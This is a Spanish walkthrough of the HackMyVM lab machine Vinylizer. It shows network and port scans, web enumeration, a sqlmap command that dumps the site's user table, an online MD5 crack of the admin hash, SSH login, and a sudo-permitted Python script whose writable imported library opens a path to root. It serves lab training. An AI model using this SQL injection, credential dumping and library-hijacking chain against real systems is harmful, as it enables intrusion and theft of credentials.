
Vinylizer


Maquina de HackMyVm   VINYLIZER

Buscamos la ip de la maquina victima con arp-scan -l -g




```
┌──(jagy㉿kali)-[~/hack/vinylizer]
└─$ sudo arp-scan -l -g
[sudo] password for jagy:
Interface: eth0, type: EN10MB, MAC: 08:00:27:9b:31:7a, IPv4: 192.168.1.218
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d8:7d:7f:67:8c:0e       Sagemcom Broadband SAS
192.168.1.145   08:00:27:6d:ec:17       PCS Systemtechnik GmbH
192.168.1.205   78:92:9c:38:3a:e2       Intel Corporate
192.168.1.137   44:5c:e9:11:c9:ff       Samsung Electronics Co.,Ltd
192.168.1.132   a6:84:23:92:3a:27       (Unknown: locally administered)
192.168.1.128   44:01:bb:bb:00:90       SHENZHEN BILIAN ELECTRONIC CO., LTD
192.168.1.129   b0:73:9c:6d:36:7c       Amazon Technologies Inc.
192.168.1.208   12:96:87:fe:02:0f       (Unknown: locally administered)
192.168.1.215   46:e2:81:1d:bb:f1       (Unknown: locally administered)
192.168.1.143   76:85:a9:4f:1f:21       (Unknown: locally administered)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.686 seconds (95.31 hosts/sec). 10 responded
```

IP: 192.168.1.145
vamos a escanear con nmap




```
┌──(jagy㉿kali)-[~/hack/vinylizer]
└─$ sudo nmap -n -Pn -p- -sS --open --min-rate 5000 192.168.1.145 -oG puertos.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 15:41 CET
Nmap scan report for 192.168.1.145
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:6D:EC:17 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```




```
┌──(jagy㉿kali)-[~/hack/vinylizer]
└─$ sudo nmap -n -Pn -p22,80 -sCV 192.168.1.145 -oN version.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 15:42 CET
Nmap scan report for 192.168.1.145
Host is up (0.00088s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f8:e3:79:35:12:8b:e7:41:d4:27:9d:97:a5:14:b6:16 (ECDSA)
|_  256 e3:8b:15:12:6b:ff:97:57:82:e5:20:58:2d:cb:55:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Vinyl Records Marketplace
MAC Address: 08:00:27:6D:EC:17 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
```

Nada destacable por aqui, vamos a ver que nos dice gobuster de la web




```
┌──(jagy㉿kali)-[~/hack/vinylizer]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.1.145/ -t20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.145/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.145/img/]
/server-status        (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

La web tiene una zona de login donde podemos hacer una injeccion sql con sqlmap




```
┌──(jagy㉿kali)-[~/hack/vinylizer]
└─$ sqlmap -u "http://192.168.1.145/login.php" --data="username=admin&password=admin&login=" --dump-all -D vinyl_marketplace
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

que nos devuelve...



```
Database: vinyl_marketplace
Table: users
[2 entries]
+----+----------------------------------+-----------+----------------+
| id | password                         | username  | login_attempts |
+----+----------------------------------+-----------+----------------+
| 1  | 9432522ed1a8fca612b11c3980a031f6 | shopadmin | 0              |
| 2  | password123                      | lana      | 0              |
+----+----------------------------------+-----------+----------------+
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
9432522ed1a8fca612b11c3980a031f6
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
9432522ed1a8fca612b11c3980a031f6	md5	addicted2vinyl

Color Codes: Green: Exact match. Yellow: Partial match. Red: Not found.

Ya tenemos una pass del usuario shopadmin que funciona por ssh




```
Last login: Sat Jan 20 14:59:07 2024 from 10.0.2.15
shopadmin@vinylizer:~$ ll
total 36
drwxr-x---  3 shopadmin shopadmin 4096 Jan 20 15:14 ./
drwxr-xr-x 4 root      root      4096 Jan 20 14:54 ../
-rw-------  1 shopadmin shopadmin   80 Jan 20 15:14 .bash_history
-rw-r--r--  1 shopadmin shopadmin  220 Jan 20 14:54 .bash_logout
-rw-r--r--  1 shopadmin shopadmin 3771 Jan 20 14:54 .bashrc
drwx------  2 shopadmin shopadmin 4096 Jan 20 14:59 .cache/
-rw-r--r--  1 shopadmin shopadmin  807 Jan 20 14:54 .profile
-rw-rw-r--  1 shopadmin shopadmin   14 Jan 20 14:59 user.txt
-rw-------  1 shopadmin shopadmin  734 Jan 20 14:59 .viminfo
shopadmin@vinylizer:~$ cat user.txt
I_L0V3_V1NYL5
shopadmin@vinylizer:~$ 
```




```
shopadmin@vinylizer:~$ sudo -l
Matching Defaults entries for shopadmin on vinylizer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User shopadmin may run the following commands on vinylizer:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/vinylizer.py
shopadmin@vinylizer:~$ 
```

Con sudo podemos lanzar un script de python.




```
root@vinylizer:/home/shopadmin# head /opt/
config.json   vinylizer.py
root@vinylizer:/home/shopadmin# head /opt/vinylizer.py
# @Name: Vinylizer
# @Author: MrMidnight
# @Version: 1.8

import json
import random
```

/opt/vinylizer.py carga 2 librerias y en la libreria random tenemos permisos de escritura



